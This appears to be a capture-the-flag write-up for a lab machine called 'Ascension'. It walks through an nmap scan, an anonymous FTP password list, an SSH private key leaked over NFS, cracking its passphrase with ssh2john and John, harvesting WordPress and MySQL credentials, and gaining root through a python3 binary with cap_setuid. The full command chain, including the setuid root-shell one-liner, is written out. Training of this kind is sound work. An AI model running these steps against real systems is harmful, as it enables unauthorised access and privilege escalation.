
Overview

The machine starts by anonymous ftp that exposes a password wordlist and an nfs share that leaks a passphrase-protected ssh private key for user1, cracking the passphrase with ssh2john and john to get shell as user1 to find wordpress credentials in wp-config.php and dumping the mysql database to get credentials for user3. Pivoting to user3 reveals a python3 binary with cap_setuid in the home directory, which is abused to escalate to shell as root.
Enumeration
We start with nmap scan as usual
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.227.19
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-27 04:49 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:49
Completed NSE at 04:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:49
Completed NSE at 04:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:49
Completed NSE at 04:49, 0.00s elapsed
Initiating Ping Scan at 04:49
Scanning 10.1.227.19 [2 ports]
Completed Ping Scan at 04:49, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:49
Completed Parallel DNS resolution of 1 host. at 04:49, 6.82s elapsed
Initiating Connect Scan at 04:49
Scanning 10.1.227.19 [1000 ports]
Discovered open port 80/tcp on 10.1.227.19
Discovered open port 22/tcp on 10.1.227.19
Discovered open port 21/tcp on 10.1.227.19
Discovered open port 111/tcp on 10.1.227.19
Discovered open port 2049/tcp on 10.1.227.19
Completed Connect Scan at 04:50, 14.77s elapsed (1000 total ports)
Initiating Service scan at 04:50
Scanning 5 services on 10.1.227.19
Completed Service scan at 04:50, 6.56s elapsed (5 services on 1 host)
NSE: Script scanning 10.1.227.19.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:50
NSE: [ftp-bounce 10.1.227.19:21] PORT response: 500 Illegal PORT command.
Completed NSE at 04:50, 4.61s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:50
Completed NSE at 04:50, 1.13s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:50
Completed NSE at 04:50, 0.00s elapsed
Nmap scan report for 10.1.227.19
Host is up, received syn-ack (0.15s latency).
Scanned at 2026-08-27 04:49:45 EDT for 28s
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
21/tcp   open  ftp     syn-ack vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _-rw-r--r-- 1 0 0 202 Sep 21 2025 pwlist.txt
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.0.0.247
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPd 3.0.5 - secure, fast, stable
| _End of status
22/tcp   open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 87:1f:70:ee:d1:a0:db:9e:bd:6e:de:a9:f1:fa:5d:d2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDi2i8SlOJ5XgvCkzBnSLXbcVvgH9LtHdcKlKH8LAFFiTWVsR/Ss3J9q6f92aE0drxI33ZcupYSrQwE5xIJc
tQw=
| 256 91:38:9f:e5:c3:39:28:61:ea:55:c3:af:e0:ba:11:ed (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMYQECz6M5KSIYxdn+XuVIATutyPiOvEnpxOU4zNXnPO
80/tcp   open  http    syn-ack Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
| _ Supported Methods: GET POST OPTIONS HEAD
| _http-server-header: Apache/2.4.58 (Ubuntu)
| _http-title: Apache2 Ubuntu Default Page: It works
111/tcp  open  rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 34983/tcp6 mountd
| 100005 1,2,3 40273/tcp mountd
| 100005 1,2,3 41444/udp mountd
| 100005 1,2,3 41532/udp6 mountd
| 100021 1,3,4 38140/udp6 nlockmgr
| 100021 1,3,4 40127/tcp6 nlockmgr
| 100021 1,3,4 42388/udp nlockmgr
| 100021 1,3,4 45935/tcp nlockmgr
| 100024 1 38933/tcp6 status
| 100024 1 40833/udp status
| 100024 1 52255/tcp status
| 100024 1 57453/udp6 status
| 100227 3 2049/tcp nfs_acl
| _ 100227 3 2049/tcp6 nfs_acl
2049/tcp open  nfs_acl syn-ack 3 (RPC #100227)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:50
Completed NSE at 04:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:50
Completed NSE at 04:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:50
Completed NSE at 04:50, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.05 seconds
We've got multiple open ports:
- FTP with anonymous auth enabled
- SSH
- HTTP running the Apache default page
- NFS
FTP
I will start with the low-hanging fruit, which is the FTP anonymous auth
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ lftp -u Anonymous 10.1.227.19
Password:
lftp Anonymous@10.1.227.19:~> ls
-rw-r--r-- 1 0 0 202 Sep 21 2025 pwlist.txt
lftp Anonymous@10.1.227.19:/> get pwlist.txt
202 bytes transferred
lftp Anonymous@10.1.227.19:/> exit
The file looks like a passwords wordlist that we might need to crack something later
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ wc -l pwlist.txt
62 pwlist.txt
NFS
Looking for NFS right after this, we find that there is a folder /srv/nfs/user1 that we can mount
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ showmount -e 10.1.227.19
Export list for 10.1.227.19:
/srv/nfs/user1 *
So we mount that folder locally to read it
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ sudo mount -t nfs 10.1.227.19:/ user1/
Looking within that folder, it has ssh keys owned by the user _laurel (note that we might need it later)
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension/user1/srv/nfs/user1]
└──╼ [★]$ ls -la
total 16
drwxr-xr-x 2 _laurel scanner 4096 Sep 21 2025 .
drwxr-xr-x 3 root root 4096 Sep 19 2025 ..
-rw-r--r-- 1 _laurel scanner 2655 Sep 21 2025 id_rsa
-rw-r--r-- 1 _laurel scanner 574 Sep 21 2025 id_rsa.pub
Looking at the public key, it is for the user user1, so let's use the private key to connect
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDM+ew08ndVI6aGrld5PZLbgK3Z+5nOl0UQthrmm1q/HHdv9C7MyqYYMcqxWpe1+IOmWYVOU45I9CJ58l71QP5dZ2QqQqZ64ueqChRST0w5QbYDiRaYCt1bjM
ClyZ2psf506Mujt1f1cDHS60ZPd/0/t1tqX+9TDWQC99xGaGsakOOil05ZhKAv8J37paItRR0ne7cSjG2+Qe8MOJSSnHGmIe5GnQ1PXpqiLPcD8Jm4t4IVCqCXF1Naz/nT94ZjTyywDuZovbVto9bxQYzrhygj
qdiVaYhxbfVH61W+B3g+cRkjuahpPrH5yU7XXO9ikHRgQ76Oz5k0t9hv63wYZgUQxWtK7eh0GlkBm7gCDfw4eEvPFsWkWCbl/tWIfdmmUGKCsU13Zb1dEJUQLW49A8DcuD6dx7w4pwsn+1Tq0oVVMpBqR4kdf3
LGr0lhlgB+5lJ9jtcFKAsbeNoqFGhDqBomN3/ReKjjixts6deTRconUSXBb4Ua7xC8PXtzSzTuXjk= user1@ip-10-1-25-146
First, modify the permissions
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ chmod 600 id_rsa
SSH as user1
Trying to auth using the private key, it is protected with a passphrase, so maybe this is why there is a password list
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ ssh`ssh': ssh -i id_rsa user1@10.1.227.19
Enter passphrase for key 'id_rsa' :
user1@10.1.227.19: Permission denied (publickey).
We extract the hash using ssh2john
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ ssh2john id_rsa > passphrase.hash
Tried to crack using the list we're given, but it didn't crack it, so I moved to rockyou instead
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ john passphrase.hash --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sammie1 (id_rsa)
Then authenticating after, as you can see, we are user1 on the box
┌─[]─[10.200.87.8]─[jimmex@attacker]─[~/HSM/Ascension]
└──╼ [★]$ ssh -i id_rsa user1@10.1.227.19
Enter passphrase for key 'id_rsa' :
Enter passphrase for key 'id_rsa' :
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)

 < SNIP>

 Last login: Thu Aug 27 09:54:39 2026 from 10.0.0.247
user1@ip-10-1-227-19:~$
Looking around, we find the folder /opt has a lot of folders numbered from user1 to 3 and root and ftpuser
user1@ip-10-1-227-19:/opt$ ls
ftpuser root user1 user2 user3
user1@ip-10-1-227-19:/opt$
The user1 has the flag1
user1@ip-10-1-227-19:/opt/user1$ ls
flag1
user1@ip-10-1-227-19:/opt/user1$ cat flag1
RkxBRzF7aGpzeXU4OTIzMzRoam9obnNkOHkyOTNoNH0=
Shell as user3
Earlier, port 80 showed the Apache default page, so I wanted to see if there is any other pages hosted that might be useful, and as you can see, there is WordPress on the system
user1@ip-10-1-227-19:/var/www/html$ ls
index.html   readme.html      wp-blog-header.php    wp-config.php  wp-includes        wp-login.php     wp-signup.php
index.php    wp-activate.php  wp-comments-post.php  wp-content     wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin         wp-config-sample.php  wp-cron.php    wp-load.php        wp-settings.php  xmlrpc.php
user1@ip-10-1-227-19:/var/www/html$
Looking in the wp-config.php file, there are creds for the SQL instance running locally on the system, so let's connect
user1@ip-10-1-227-19:/var/www/html$ cat wp-config.php


< ?php


define('DB_NAME', 'wordpress');


define('DB_USER', 'wpuser');


define('DB_PASSWORD', 'wppassword');


define('DB_HOST', 'localhost');


?>
As you can see, there is a WordPress database having 2 tables, flags and users
user1@ip-10-1-227-19:/var/www/html$ mysql -u wpuser -pwppassword wordpress 05:59:19 [5/1178]
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.43-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| performance_schema |
| wordpress |
+--------------------+
3 rows in set (0.00 sec)mysql> use wordpress;
Database changed
mysql> show tables;
+---------------------+
| Tables_in_wordpress |
+---------------------+
| flags |
| users |
+---------------------+
2 rows in set (0.00 sec)First, reading the flags table, we don't know which flag this is, so I will mass submit it, and it was flag 6
mysql> select * from flags;
+----+------------------------------------------+
| id | flag |
+----+------------------------------------------+
| 1 | RkxBRzR7d2ViamhuYXNkMzg5MjM0a25kam9pM2R9 |
+----+------------------------------------------+
1 row in set (0.00 sec)
Reading the users right after, we get the user3 password
mysql> select * from users;
+----+----------+---------------+
| id | username | password |
+----+----------+---------------+
| 1 | user3 | user3password |
+----+----------+---------------+
1 row in set (0.01 sec)

mysql>
Trying it for the system user, also it is working, and we get flag5 under /opt/user3/flag5
user1@ip-10-1-227-19:/var/www/html$ su user3
Password:
user3@ip-10-1-227-19:/var/www/html$ cat /opt/user3/flag5
RkxBRzV7am9obmFiY2RzamhmczgyMzRram5ib3p9
user3@ip-10-1-227-19:/var/www/html$
Shell as root
Listing if this user can run anything as sudo, but he can't
user3@ip-10-1-227-19:/opt$ sudo -l
[sudo] password for user3:
Sorry, user user3 may not run sudo on ip-10-1-227-19.
Listing the files this user owns, not a lot, but this /home/user3/python3 file is weird to be in the home directory
user3@ip-10-1-227-19:/$ find / -type f -user user3 2>/dev/null | grep -v proc
/home/user3/python3
/home/user3/.profile
/home/user3/.bashrc
/home/user3/.bash_logout
/opt/user3/flag5
Listing the capabilities on this file, it has cap_setuid=ep, which means this file sets the UID to 0 when executed, so it is a straight root
user3@ip-10-1-227-19:~$ getcap python3
ls -la python3
python3 cap_setuid=ep
-rwxr-xr-x 1 user3 user3 8021824 Sep 21 2025 python3
We'll execute a bash command to spawn a shell, and we're root
user3@ip-10-1-227-19:~$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@ip-10-1-227-19:~# whoami
root
Path
Resources
- Anonymous FTP Login (vsftpd) - https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-ftp.html
- NFS Enumeration and Mounting (showmount) - https://book.hacktricks.wiki/en/network-services-pentesting/nfs-service-pentesting.html
- SSH Private Key Passphrase Cracking (ssh2john + John the Ripper) - https://github.com/openwall/john
- WordPress wp-config.php Database Credentials - https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/wordpress.html
- MySQL Database Enumeration - https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-mysql.html
- Linux Capabilities Privilege Escalation (cap_setuid) - https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/linux-capabilities.html
- GTFOBins Python3 Capabilities - https://gtfobins.github.io/gtfobins/python/#capabilities
- Linux Privilege Escalation with SUID and Capabilities - https://man7.org/linux/man-pages/man7/capabilities.7.html